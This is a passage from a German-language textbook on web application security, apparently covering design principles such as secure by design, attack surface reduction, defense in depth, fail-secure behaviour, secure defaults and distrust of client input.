Jeder Entwickler sollte diese Sicht- und Vorgehensweise eines Hackers in Grundzügen verstehen und auch nachvollziehen können. Denn nur so hat er die Möglichkeit, potenzielle Angriffsziele angemessen abzusichern und die Anwendung zumindest oberflächlich auf allgemeine Sicherheitsprobleme hin selbst zu testen. Gerade Live-Hacking-Events, in denen Entwicklern vorgeführt wird, wie ein Hacker konkret vorgeht, um eine Webanwendung anzugreifen, erfreuen sich daher nicht nur großer Beliebtheit, sondern sind in dieser Hinsicht auch überaus wirkungsvoll.

Auch für den Entwurf von Sicherheitsanforderungen ist das Wissen um die Möglichkeiten und Vorgehensweisen eines Angreifers von zentraler Bedeutung. Je nach Branche, in der ein Unternehmen tätig ist, können dabei neben verschiedenen kriminellen Gruppierungen auch Wettbewerber bis hin zu staatlichen Einrichtungen als Angreifer in Frage kommen. Hat es ein Unternehmen mit derart hochgerüsteten Angreifern zu tun, kann dies zu der Entscheidung führen, bestimmte Systeme, Daten oder Funktionen gar nicht erst über das Web verfügbar zu machen. Zumindest vom Standpunkt der Sicherheit ist dies selten eine schlechte Entscheidung.

Auch die Bedrohung durch interne Angreifer wird häufig völlig unterschätzt. Zu solchen lassen sich aktuelle genauso wie auch ausgeschiedene Mitarbeiter zählen, welche etwa Kunden- oder geheime Unternehmensdaten kopieren und an Konkurrenten verkaufen können. Laut dem Verizon Data Leak Report konnte diese Tätergruppe zusammen mit Konkurrenten und staatlichen Einrichtungen für über 90 % aller dokumentieren Datenlecks bei größeren Unternehmen verantwortlich gemacht werden (vgl. [9]).

3.3.2 Berücksichtige Sicherheit im Entwurf („Secure by Design“)

Bereits in Abschn. 1.4.8 wurde die Wichtigkeit hervorgehoben, Sicherheit schon im Rahmen des Entwurfs einer Anwendung zu berücksichtigen. Die Ursachen vieler gravierender Sicherheitsprobleme liegen nämlich tatsächlich in fehlerhaften Designentscheidungen. Sehr häufig sind es zu weit gefasste Vertrauensbeziehungen zwischen Systemen oder Komponenten, die zu späteren Sicherheitsproblemen führen und sich zudem in einer produktiven Anwendung nur noch äußerst schwer beheben lassen.

Doch auch wenn ein bestimmtes Design bzw. eine konkrete Anwendungsarchitektur nicht gleich fehlerhaft ist, so lässt sich oft durch unwesentliche Änderungen auf Entwurfsebene bereits das spätere Auftreten zahlreicher Schwachstellen ausschließen bzw. sicherstellen, dass sich bestimmte Anwendungsfälle nur auf sichere Art und Weise implementieren lassen. Selbst wenn dann im Rahmen der späteren Implementierung Fehler gemacht werden sollten, und davon muss immer ausgegangen werden, lassen sich durch entsprechende Entscheidungen in der Entwurfsphase die Auswirkungen vieler Schwachstellen zumindest wirkungsvoll eindämmen.

So ist es Benutzern etwa oft möglich, sich mit einer administrativen Kennung an einer externen Webschnittstelle anzumelden. Dies vergrößert natürlich in erheblichem Maße, und noch dazu oftmals völlig unnötig, die Angriffsfläche einer Anwendung. Auf Entwurfsebene

ließe sich die entsprechende Funktion sehr leicht absichern, z. B. indem der administrative Zugriff nur über interne Systeme ermöglicht wird und dieser Zugang innerhalb der Anwendung durch Separierungen von Datenhaltung, Code und Berechtigungen vom übrigen Programmcode abgeschottet wird.

Ein robustes Anwendungsdesign bzw. eine auf Sicherheit abgestimmte Anwendungsarchitektur („Secure by Design“ oder „Design for Security“) stellt so etwas wie das Fundament eines Hauses dar. Wird bei diesem gepfuscht, lässt sich das später kaum mehr kompensieren und Fehler werden dort mit sehr hohen Kosten repariert. Oftmals müsste in einem solchen Fall das gesamte Haus abgerissen und neu gebaut werden. Nicht anders verhält es sich in Bezug auf vernachlässigte Sicherheitsaspekte bei Anwendungen.

▶ Ein hohes Sicherheitsniveau lässt sich für eine Webanwendung nur dann erreichen, wenn Sicherheitsaspekte bereits in ihrem Entwurf angemessen berücksichtigt wurden.

3.3.3 Verwende einen offenen Entwurf

Einer der wichtigsten Grundsätze der Kryptografie wurde bereits 1883 von Auguste Kerckhoffs aufgestellt. Er besagt, dass die Sicherheit eines Verschlüsselungsverfahrens nur auf der Geheimhaltung des Schlüssels, nicht aber auf der des verwendeten Algorithmus beruhen darf. Dies wird als Kerckhoffs‘ Prinzip bezeichnet.

Insbesondere Sicherheitsfunktionen stellen hochsensiblen Programmcode dar, denn viele Sicherheitsannahmen einer Anwendung basieren auf deren Korrektheit. Bewährte Verschlüsselungsalgorithmen wie der Advanced Encryption Standard (AES) durchlaufen daher für gewöhnlich einen jahrelangen und sehr aufwendigen Evaluierungsprozess bevor sie schließlich den Status eines offiziellen Kryptostandards zugesprochen bekommen. Viele Hersteller hängen jedoch dem Irrglauben an, dass ein Kryptoalgorithmus dann besonders sicher sei, wenn sie diesen selbst implementieren und dessen Funktionsweise geheimhalten. In der Praxis dauert es allerdings aller Geheimhaltung zum Trotz in der Regel nie lange bis Experten diesen doch offenlegen bzw. darin eklatante Sicherheitsprobleme identifizieren können. Im Allgemeinen ist daher der Ansatz, Sicherheit auf dem Prinzip der Geheimhaltung aufzubauen (auch als „Security by Obscurity“ bezeichnet), ein Irrweg, der eher zu einem falschen Sicherheitsgefühl als tatsächlicher Sicherheit führt.

Aber nicht nur in Bezug auf den Einsatz von Kryptografie finden wir häufig die Anwendung von Security by Obscurity vor. Recht verbreitet ist auch die Vorstellung, dass administrative Zugänge bereits durch deren fehlende Verlinkung auf der Webseite hinreichend vor unbefugtem Zugriff geschützt seien. Jemand, der auf diese zugreifen will, muss ja die entsprechende URL kennen. Wie wir im Rahmen des letzten Kapitels (Abschn. 2.8.2) allerdings gesehen haben, lassen sich derart „versteckte“ Zugänge in der Regel ziemlich leicht mit entsprechenden Tools identifizieren (siehe Abb. 3.4).




Abb. 3.4 Mit dem Tool Wikto offengelegter Admin-Zugang

Die Sicherheit einer Anwendung sollte daher niemals auf der Geheimhaltung ihres Entwurfs oder der verwendeten Algorithmen beruhen. Grundsätzlich kann es sogar zielführend sein, zumindest einzelne Aspekte des Entwurfs bestimmten Zielgruppen zugänglich zu machen (was als sogenanntes „Semi Open Design“ bezeichnet wird, vergl. [10]). Zum einen, um diesen von externen Experten verifizieren zu lassen, zum anderen, um dem Kunden die Sicherheitsaspekte einer Anwendung transparent zu machen.

► Die Sicherheit einer Anwendung (bzw. einer Maßnahme) darf niemals auf der Geheimhaltung des Entwurfs oder der eingesetzten Verfahren beruhen. Stattdessen muss sie auch unter der Annahme sicher sein, dass der Entwurf offengelegt wird. Dennoch gilt: Je weniger ein Angreifer weiß, desto besser.

3.3.4 Verwende ein positives Sicherheitsmodell

Wir unterscheiden grundsätzlich zwei verschiedene Sicherheitsmodelle, auf deren Basis sich konkrete Sicherheitsmaßnahmen implementieren lassen:

- **Positives Sicherheitsmodell** („Whitelisting“, „Known Good“): Nur das „explizit Erlaubte“ wird zugelassen. Beispiel: „Nichts ist erlaubt bis auf Wert X.“
- **Negatives Sicherheitsmodell** („Blacklisting“, „Known Bad“): Einzelne bekannte Zustände oder Werte werden explizit ausgeschlossen. Beispiel: „Alles ist erlaubt bis auf Wert Y.“

Ein negatives Modell besitzt dabei zwei zentrale Nachteile: (1) Wir kennen in den seltensten Fällen wirklich alle erforderlichen Negativfälle und (2) es existieren häufig Varianten oder Tricks (z. B. Enkodierungs-Techniken Abschn. 1.2.5), mit denen sich entsprechende Prüfungen leicht aushebeln lassen. Generell bietet ein positives Sicherheitsmodell daher

die deutlich höhere Sicherheit und sollte somit einem negativen Modell stets vorgezogen werden. Mit positiven und negativen Sicherheitsmodellen haben wir es vor allem im Rahmen der Datenvalidierung (Abschn. 3.4) sowie Zugriffsprüfung (Abschn. 3.11) zu tun.

- Denken Sie nicht in „Was muss ich *verbieten*?" (negatives Sicherheitsmodell) sondern in „Was muss ich *erlauben*?" (positives Sicherheitsmodell).

3.3.5 Behebe die Ursachen (Ursachenbehebungsprinzip)

Wird eine Sicherheitslücke identifiziert, hilft es nicht, nur einen bestimmten Angriffsvektor zu unterbinden. Die konkreten Auswirkungen einer solchen „Anti-Strategie" lässt sich sehr gut am Mailverkehr zwischen David Litchfield und der Firma Oracle veranschaulichen (vergl. [11]):

Beispiel

Alles begann im Jahr 2001, als Litchfield, seines Zeichens Security Researcher bei der Sicherheits-Firma NGS Security, eine Sicherheitslücke in Oracles PL/SQL-Gateway identifizierte. Oracle veröffentlichte in der Folge einen Patch, der allerdings eben nicht die Schwachstelle behob, sondern schlicht den von Litchfield bereitgestellten Exploit blockte. Also wandelte Litchfield den Exploit einfach ab, worauf Oracle auch die neue Variante per Hot Fix blockte. Und so ging es tatsächlich einige Zeit hin und her. Anstatt die Ursache der Angreifbarkeit (also die zugrunde liegende Schwachstelle) zu beheben, versuchte Oracle laufend den Angriff selbst zu verhindern, was nicht wirklich zielführend war.

Solche Angriffsverhinderung ist äußerst naiv und vor allem riskant, da der Entwickler versucht, auf einen Angriff zu reagieren, nicht jedoch den eigentlichen Fehler in der Anwendung behebt (engl. Root Case). Ein solches Vorgehen stellt daher keine Problembehebung dar und führt stattdessen häufig nur dazu, dass sich eine Sicherheitslücke trotz eines rasch eingespielten Patches weiterhin ausnutzen lässt. Legitim ist eine Strategie der Angriffsvermeidung (z. B. mittels Blacklisting) nur als Workaround (Virtual Patching) bis die eigentliche Schwachstelle ursächlich behoben ist.

Um eine Ursache beheben zu können, müssen wir diese natürlich zunächst eindeutig identifizieren, was keinesfalls immer trivial ist. Wir bezeichnen dies daher auch als Root-Cause-Analyse. In ITIL (Information Technology Infrastructure Library), einem Katalog mit Best Practices für den IT-Betrieb, finden wir dieses Vorgehen und den Unterschied zwischen Incident Response (Verhinderung eines akuten Angriffs) und Problem Management (nachgelagerte Identifikation der Ursache) wieder.

- Ein Workaround darf nur als temporäre Maßnahme zur Behandlung einer Schwachstelle dienen bis diese *ursächlich* durch eine *primäre Maßnahme* behoben wurde.

3.3.6 Minimiere die Angriffsfläche (Minimalprinzip)

In vielen der hier diskutierten Sicherheitsprinzipien finden wir das allgemeine Minimalprinzip angewendet. Zentral beabsichtigen wir damit eine Reduktion der Angriffsfläche (engl. Attack Surface). Der Grundgedanke besteht darin, dass jede Schnittstelle, Funktion, Technologie, jede Berechtigung oder zugreifbare Daten einen zusätzlichen Ansatzpunkt für einen Angriff bieten kann bzw. können. Formell wird die Angriffsfläche dabei über verschiedene Faktoren gebildet, die wir in Tab. 3.4 dargestellt sehen.

Für einen Angriff werden dabei alle diese vier Faktoren benötigt. Durch die Reduktion bzw. Ausweitung jedes einzelnen Faktors ist es uns somit möglich, die Angriffsfläche einer Anwendung zu reduzieren bzw. zu vergrößern. Wir können eine Angriffsfläche auch wie in Abb. 3.5. zu sehen grafisch darstellen.

Gerade den Aktivatoren (Enabler) kommt hier eine zentrale Rolle zu: Im Bereich der Webanwendungen lassen sie sich in Backend-Aktivatoren auf der einen (z. B. ein SQL-Aufruf) und Frontend- bzw. Protokoll-Aktivatoren auf der anderen Seite (z. B. HTTP-Parameter, über den sich diese Aktivatoren steuern lassen) unterscheiden. Jeder unnötige Parameter, die Hinzunahme neuer Technologien (z. B. Adobe Flash oder WebSockets), die Abbildung zusätzlicher Funktionen oder die Anbindung

Tab. 3.4 Bestandteile einer Angriffsfläche nach Wing (vergl. [12])

Faktor	Beschreibung	Beispiel
Ziel(Target)	Schützenswerte Daten oder Funktionen (bzw. Prozesse)	• SQL-Datenbank • Gespeicherte (sensible) Daten
Aktivator(Enabler)	Jede Systemeigenschaft, die den Angriff auf ein Ziel ermöglicht	• SQL-Aufruf • beeinflussende HTTP-Parameter • Zugriffsrechte
Protokoll(Protocol)	Regeln für den Austausch von Informationen	• HTTP, JSON, SOAP
Kanal(Channel)	Mittel und Wege der Kommunikation (Eintrittspunkte)	• Webschnittstelle • Admin-Zugang • Eingelesene Mails




Abb. 3.5 Angriffsfläche („Attack Surface“)

zusätzlicher Daten kann die Angriffsfläche und damit das Risiko für Schwachstellen für eine Anwendung erhöhen.

Ein Beispiel für eine unnötig große Angriffsfläche bilden die schon mehrfach erwähnten administrativen Schnittstellen, gerade wenn sie aus dem Internet erreichbar sind. Wir hatten bereits im letzten Abschnitt gesehen, wie wir die Sicherheit eines Systems erheblich erhöhen können, wenn wir solche Schnittstellen nur auf internen Systemen betreiben bzw. nur von solchen aus zugänglich machen. Hierdurch machen wir schließlich nichts anderes als die Angriffsfläche der Anwendung zu reduzieren.

Eines der Ziele beim Entwurf einer Anwendung sollte daher stets die Minimierung der Angriffsfläche sein. Insbesondere die Spezifikation und Implementierung von sicherheitsrelevanten Funktionen, externen Schnittstellen und der verwendeten Daten sollte stets im Hinblick darauf hinterfragt werden, ob diese notwendigerweise erforderlich sind, sich reduzieren lassen oder sich zumindest der Zugriff darauf einschränken lässt. Ebenso sollte stets kritisch hinterfragt werden, ob sich durch die Verwendung zusätzlicher Technologien die Angriffsfläche vergrößert, und falls ja, ob die Vorteile der neuen Technologie dies wirklich rechtfertigen.

Ein wichtiges architektonisches Mittel zur Verringerung der Angriffsfläche stellt die Verwendung eines Single Access Points (auch Choke Points genannt) dar. Ein solcher zentraler Zugriffspunkt entspricht der Funktion einer Stadtmauer, durch die der Zugang nur an wenigen Stellen ermöglicht wird und sich dadurch weitaus besser absichern und kontrollieren lässt. Bei Webanwendungen wird dieses Architekturmuster unter anderem durch die Verwendung von Controllern umgesetzt. Eine Anwendung, bei der sämtliche Zugriffe über einen (oder einige wenige) solcher Kontrollpunkte erfolgen, besitzt somit auch eine wesentlich geringere Angriffsfläche als eine, bei der sich auf jede Ressource direkt zugreifen lässt.

Auch für die Berechnung der Angriffsfläche existieren verschiedene Verfahren. Neben dem in Tab. 3.4 dargestellten Ansatz von Wing (vergl. [12]) ist in diesem Zusammenhang vor allem die Rav-Metrik des OSSTMM-Standards erwähnenswert. Zusätzlich zu den von Wing vorgeschlagenen Faktoren (dort schlicht als „Interaktionen“ bezeichnet) verwendet die Rav-Metrik existierende Security Controls als zusätzlichen Faktor. Die Angriffsfläche einer Anwendung lässt sich dort dadurch ermitteln, dass die vorhandenen zu den erforderlichen (Security-)Controls in Bezug gesetzt werden.

- Bei dem Entwurf einer Anwendung sollten externe Schnittstellen und die darüber angebundenen Informationen und Funktionen stets im Hinblick auf deren Notwendigkeit und Einschränkbarkeit hin bewertet und minimiert werden.

3.3.7 Vermeide Risiken (Vermeidungsprinzip)

Aus dem Bereich des Risikomanagements (siehe Abschn. 1.4.3) kennen wir im Zusammenhang mit der Minimierung der Angriffsfläche auch den Begriff der Risikovermeidung (engl. Risk Avoidance). Eine konkrete Umsetzung dieses Vermeidungsprinzips kann im

vollständigen Verzicht des Einsatzes bestimmter Technologien (z. B. von Adobe Flash) oder der Anbindung sensibler Informationen, Funktionen oder Systeme bestehen. Auch lassen sich sicherheitskritische Funktionen an vertrauenswürdige externe Dienste ausgliedern, um damit verbundene Risiken zu vermeiden. Gute Bespiele sind hier die Nutzung von Authentifizierungsdiensten wie OpenID (siehe Abschn. 3.7.8) oder Bezahldiensten wie PayPal. Auch im Zusammenhang mit der Verwendung von dynamischer Codeevaluierung lässt sich dieses Prinzip sehr gut anwenden, wie wir im folgenden Beispiel sehen:

Beispiel

Wie wir im letzten Kapitel gesehen haben, ist eine Vielzahl gravierender Schwachstellen auf die dynamische Evaluierung von Programmcode zurückzuführen. Folglich können wir einer Anwendung ein großes Maß an Sicherheit geben, wenn wir sie so weit wie möglich einschränken. Das Vermeidungsprinzip lässt sich auf verschiedene Weise anwenden:

1. **Vorgenerierte Seiten:** Verwendung vorgenerierter Seiten anstelle von serverseitiger Codeevaluierung.
2. **Verzicht auf dynamischen Code:** Verwendung von kompiliertem Code auf der Serverseite (z. B. Java statt PHP).
3. **Vermeidung von dynamischer Codeevaluierung:** Verzicht auf dynamisch evaluierten Code (insb. der JavaScript-Methode eval()) und Verwenden sicherer Methoden (z. B. JSON.parse() für die Evaluierung von JSON mittels JavaScript) und Sprachen.

3.3.8 Nutze Indirektionen (Indirektionsprinzip)

Eine recht häufig zitierte Aussage des bekannten US-Computerexperten David Wheeler besagt, dass sich alle Probleme der Informatik durch eine zusätzliche Indirektionsschicht lösen lassen („All problems in computer science can be solved by another level of indirection“, vergl. [13]). Auch viele Sicherheitsprobleme können wir mit Indirektionen lösen. Und dies zudem häufig überaus elegant, wie die beiden folgenden Beispiele zeigen:

Beispiel

Durch Einsatz eines ORM-Frameworks (z. B. Hibernate, ADO.NET oder Doctrine) werden Datenbankzugriffe über ein Objektschema abgebildet und entsprechende SQL-Aufrufe auf sichere Weise im Hintergrund ausgeführt. SQL Injection kann so nicht mehr auftreten.[4]

[4] Selbst bei Einsatz eines ORM-Frameworks ist Interpreter Injection weiterhin potentiell möglich. Denn diese stellen APIs zur Verfügung, in denen sich grundsätzlich ebenfalls nicht validierte Benutzerparameter einbauen lassen. Im Fall von Hibernate betrifft dies etwa die Search-API. Wir sprechen hier dann auch allgemein von ORM Injection oder (ganz konkret im Fall von Hibernate) von HQL Injection (CWE 564). Auch diese Parameter sollten wir daher entsprechend enkodieren, bevor sie in einem API-Aufruf verwendet werden.

Beispiel

Statt auf Objekte in einer Datenbank oder einem Dateisystem über direkte Objektreferenzen zuzugreifen, erhält ein Benutzer eine indirekte Referenz (die in diesem Kontext auch als „Indirect Selection“ bezeichnet wird), die über die Session des Benutzers serverseitig auf die tatsächliche Objektreferenz abgebildet wird. Die Manipulation dieser Parameter ist dadurch ausgeschlossen (siehe Abschn. 3.5.4).

3.3.9 Implementiere Sicherheit mehrschichtig („Defense in Depth“)

Sicherheitsmechanismen lassen sich prinzipiell als digitale Befestigungsanlage betrachten, mit der die Anwendung bzw. die von ihr bereitgestellten Geschäftsfunktionen und Daten vor Angreifern geschützt werden. Mit dieser Parallele zum mittelalterlichen Befestigungsbau lassen sich sehr gut verschiedene Sicherheitsprinzipien veranschaulichen. So waren große Befestigungsanlagen früher gleich von mehreren voneinander unabhängigen Ringen von Stadtmauern umgeben. Selbst wenn es Angreifern gelang, den ersten dieser Ringe zu überwinden, boten der zweite und dritte Befestigungsring noch ausreichenden Schutz.

Das gleiche Prinzip lässt sich auf die Anwendungssicherheit übertragen. Häufig bieten Sicherheitsfunktionen nur einen eingeschränkten Schutz (z. B. im Fall von Validierungsfunktionen), arbeiten nicht wie vorgesehen oder werden aus verschiedensten Gründen sogar kurzfristig deaktiviert. Auch der Umbau einer bestehenden Anwendung (Refactoring) kann zur Folge haben, dass ein zuvor funktionierender Sicherheitsmechanismus (z. B. eine Berechtigungsprüfung) nicht mehr vollständig funktioniert.

Um solchen Fällen vorzubeugen, gehen wir im Rahmen des Entwurfs kritischer Anwendung explizit vom Ausfall von Sicherheitsfunktionen aus und bilden Sicherheit, wie im Fall der Stadtmauern einer Befestigungsanlage, über mehrere Schichten (oder Ebenen) ab. Wir bezeichnen dieses Konzept entsprechend als mehrschichtige Sicherheit oder Defense in Depth. Insbesondere bei Daten oder Funktionen, die einen hohen Schutzbedarf haben, sollte dieses Prinzip vielfältig Anwendung finden. Abb. 3.6 zeigt den schematischen Aufbau eines vierschichtigen Schutzmechanismus einer Webanwendung.

Die Abbildung eines Schutzmechanismus über verschiedenen Schichten hat in der Praxis auch den Vorteil, dass Sicherheitsmaßnahmen häufig den Einsatz in einer bestimmten




Abb. 3.6 Mehrschichtige Sicherheit („Defense in Depth“)

Schicht erfordern, um effektiv zu funktionieren. So sollten Prüfungen im Hinblick auf die Geschäftslogik idealerweise auch auf dem Business-Layer und nicht über einen externen Security-Filter erfolgen. Dagegen lässt sich ein solcher Filter wiederum sehr gut für die Durchführung zahlreicher anderer Sicherheitsprüfungen einsetzen.

Wie wir später noch sehen werden, ist dieses Prinzip neben der Validierung von Eingaben und Berechtigungsprüfungen gerade im Bereich der Authentifizierung sehr gut anwendbar. Dort können wir durch mehrere Authentifizierungsebenen den Schutz sensibler Daten auch dann noch gewährleisten, wenn es einem Angreifer gelingen sollte, eine der Ebenen, z. B. mit Hilfe eines ermittelten Passwortes, zu überwinden.

Defense in Depth ist auch dort von großem Nutzen, wo durch eine Sicherheitsfunktion an sich bereits ein nur eingeschränkter Schutz geboten wird. Dies ist etwa bei vielen Eingabefiltern der Fall. Anhand eines einfachen Rechenbeispiels lässt sich der Nutzen mehrschichtiger Sicherheit verdeutlichen: Angenommen, eine Anwendung setzt drei hintereinandergeschaltete Filter ein. Der Erste besitzt eine Wirksamkeit von 90 %, der zweite von 85 % und der dritte von nur noch 80 %. Jeder Filter für sich besitzt damit wohl kaum eine akzeptable Wirksamkeit. Wie wir in Abb. 3.7 sehen, lässt sich durch die Kombination verschiedener Filter hier allerdings ein statistischer Gesamtwirkungsgrad von 99,7 % erzielen.

Die Kombination von drei mäßig zuverlässigen Filtern kann somit (zumindest statistisch) eine recht gute Filterfunktion bieten. Schlägt eine Prüfung fehl, so greift meist die zweite oder spätestens die dritte Instanz. Genau dieses Prinzip findet sich auf vielen Security Gateways wieder, wo häufig gleich mehrere AntiVirus-Engines hintereinander geschaltet sind.

Sicherheitsprüfungen sollten wir somit nach Möglichkeit immer mehrstufig konzipieren. Dies fängt an der Oberfläche an und endet bei der Implementierung der Anwendungslogik. Auf Implementierungsebene sprechen wir hier auch von defensiver Programmierung (engl. „Defensive Programming“). Kernigha und Plauger beschreiben diesen Ansatz mit den Worten „writing the program so it can cope with small disasters“ (vergl. [14]).

▶ Wird das Defense-in-Depth-Prinzip auf jeder Anwendungsschicht berücksichtigt, hat dies massiven Einfluss auf die Robustheit (Angriffsresistenz) einer Anwendung. Selbst beim Auftreten einer Sicherheitslücke lässt sich dadurch in vielen Fällen eine Kompromittierung des Systems verhindern.




Abb. 3.7 Erhöhung des Gesamtschutzes durch hintereinandergeschaltete Filter

3.3.10 Gewährleiste einen sicheren Zustand

Jeder wird sicherlich schon einmal verwundert auf den Bildschirm eines Geldautomaten, die Fluganzeige am Flughafen oder einen Kassenautomaten geblickt haben, auf der bzw. dem statt der üblichen Anzeige eine Windows-Fehlermeldung zu sehen war. Dies verdeutlicht ein weiteres grundlegendes Designprinzip, welches selbst bei vielen sensiblen Systemen offensichtlich missachtet wird. Denn egal, was für ein Fehler auch immer auftreten mag, das System muss so ausgelegt sein, dass es stets in einem sicheren Zustand verbleibt. Schneier sagt hierzu: „Design your networks so that when products fail, they fail in a secure manner. When an ATM fails, it shuts down; it doesn't spew money out its slot" (vergl. [15]). In diesem Zusammenhang sprechen wir von einem Fail-Safe- oder Fail-Closed-System. Im Gegensatz dazu würde ein Fail-Open-System im Fehlerfall in einen unsicheren Zustand gelangen und den unautorisierten Zugriff zulassen – bzw. in diesem Fall: das Geld ausspucken.

Wie es um die Robustheit einer Fehlerbehandlung bestellt ist, zeigt sich häufig erst dann, wenn verschiedene Parameter einer Anwendung manipuliert werden. Häufig wird bei der Entwicklung (bzw. Spezifikation) einer Anwendung nämlich gar nicht in Betracht gezogen, dass bestimmte Zustände eintreffen können oder sich Parameter durch Benutzer manipulieren lassen und diese das auch wirklich tun. In einem solchen recht gängigen Fall wurde somit lediglich von einem „normalen Benutzerverhalten" ausgegangen. Angreifer sind allerdings keine normalen Benutzer und agieren auch nicht mit der Anwendung wie ein solcher. Häufig führt eine unzureichende Fehlerbehandlung zur Anzeige zahlreicher interner Informationen (z. B. Stack Traces). Durch sie kann ein Angreifer nicht nur Hinweise auf Existenz und ggf. sogar Ausnutzbarkeit bestimmter Schwachstellen erlangen, sondern auch schnell feststellen, wie es um die Sicherheit einer Anwendung bestellt ist.

Eine unsichere Fehlerbehandlung kann jedoch auch weitaus gravierendere Folgen haben. Dann nämlich, wenn diese etwa bei der Berechtigungsprüfung auftreten. Gelangt eine Anwendung dort in einen unsicheren Zustand, lässt sich diese möglicherweise durch einen Angreifer aushebeln, der sich dadurch Zugriff auf vertrauliche Daten verschaffen kann. Beim Entwurf einer Anwendung, und insbesondere der darin verwendeten sicherheitsrelevanten Funktionen, sollte daher stets das Auftreten aller denkbaren und(!) undenkbaren Fehlersituationen in Betracht gezogen werden. Es sollte sichergestellt werden, dass eine Anwendung niemals in einen unsicheren Zustand gelangen kann. Dan Geer schreibt hierzu im Vorwort des Buches „Build Security In" sehr treffend: „Secure software is, by, definition, designed with failure in mind" (vergl. [16]).

- Es sollte sichergestellt werden, dass sich eine Anwendung, Komponente oder Funktion stets in einem sicheren Zustand befindet. Ist dies nicht mehr gegeben, sollte der Zugriff unterbunden werden (Fail Secure).

3.3.11 Verwende sichere Standardeinstellungen („Secure Defaults“)

Viele Fehler in produktiven Anwendungen sind darauf zurückzuführen, dass die Konfiguration vom Betreiber vor der Auslieferung nicht ausreichend gehärtet wurde. Das liegt jedoch nicht nur am Betreiber, sondern auch daran, dass viele Technologien unsichere Standardkonfigurationen besitzen. Eines der wohl gravierendsten Beispiele hierfür sind Standardpasswörter bei administrativen Zugängen, was vor allem bei Netzwerk-Routern immer wieder vorkommen.

Die Lösung ist in diesem Fall sehr einfach: Im Rahmen der initialen Konfiguration des Routers muss der Benutzer einfach aufgefordert werden, ein eigenes Passwort zu setzen. Sichere Standardeinstellungen („Secure Defaults“) zielen daneben auch darauf ab, dass unsichere oder optionale Funktionen und Schnittstellen standardmäßig deaktiviert sind. Hierzu zählt die Anwendung des Default-Deny-Prinzips, das besagt, dass die Sicherheit standardmäßig immer restriktiv eingestellt ist („Default Deny“) und diese Einstellung explizit gelockert werden muss.

Natürlich können wir dieses Prinzip besonders gut auf die Berechtigungsprüfung sowie die Validierung von Eingaben anwenden. Sichere Standards lassen sich aber auch über entsprechend vorkonfigurierte Technologiestacks sicherstellen.

- Anwendung und Anwendungskomponenten sollten nur mit sicheren Standardeinstellungen ausgeliefert werden.

3.3.12 Misstraue Eingaben (Misstrauensprinzip)

In Abschn. 1.4.5 wurde bereits die zentrale Bedeutung des technischen Vertrauens für die IT-Sicherheit im Allgemeinen und die Anwendungssicherheit im Speziellen angesprochen. Grund genug auch hierfür ein entsprechendes Sicherheitsprinzip zu beschreiben.

Ein recht häufiges Sicherheitsproblem vieler Webanwendungen besteht nämlich darin, dass Vertrauensbeziehungen zwischen Systemen viel zu freizügig gefasst sind. Das ist konkret daran zu sehen, dass Eingaben dort nicht validiert oder authentifiziert werden bzw. deren Übertragung nicht verschlüsselt erfolgt. Durch solch freizügige Vertrauensbeziehungen wird die Durchführung zahlreicher Angriffe überhaupt erst ermöglicht bzw. die Auswirkungen von Angriffen oftmals unnötig vergrößert. Wir sprechen in solchen Fällen von der Ausnutzung von Vertrauensbeziehungen (engl. „Exploitation of Trust“).

Dem entgegen setzen wir über das Misstrauensprinzip eine allgemeine Vertrauensaversion (engl. „Reluctance to Trust“). Dieses Sicherheitsprinzip sollte natürlich insbesondere an externen Systemgrenzen, und dort vor allem zu nicht vertrauenswürdigen Netzen wie dem Internet, umgesetzt werden. In Bezug auf Webanwendungen betrifft dies natürlich vor allem die Vertrauensbeziehung zwischen Webserver und Browser bzw. server- und clientseitigem Code. Schließlich hatten wir bereits gesehen, wie sich durch den Einsatz entsprechender Tools (MitM-Proxys) sämtliche Anfragen und clientseitige Anwendungsteile beliebig von Angreifern manipulieren lassen.

- Allen vom Client (Browser) erhaltenen Daten (z. B. GET- und POST-Parameter sowie Cookies) sollte eine Anwendung stets misstrauen und davon ausgehen, dass ein Angreifer diese manipuliert haben könnte. Sensible Anwendungslogik sollte aus diesem Grund niemals im Browser abgebildet und sensible Daten, sofern sie nicht dem jeweiligen Benutzer selbst gehören, nicht clientseitig gespeichert werden.

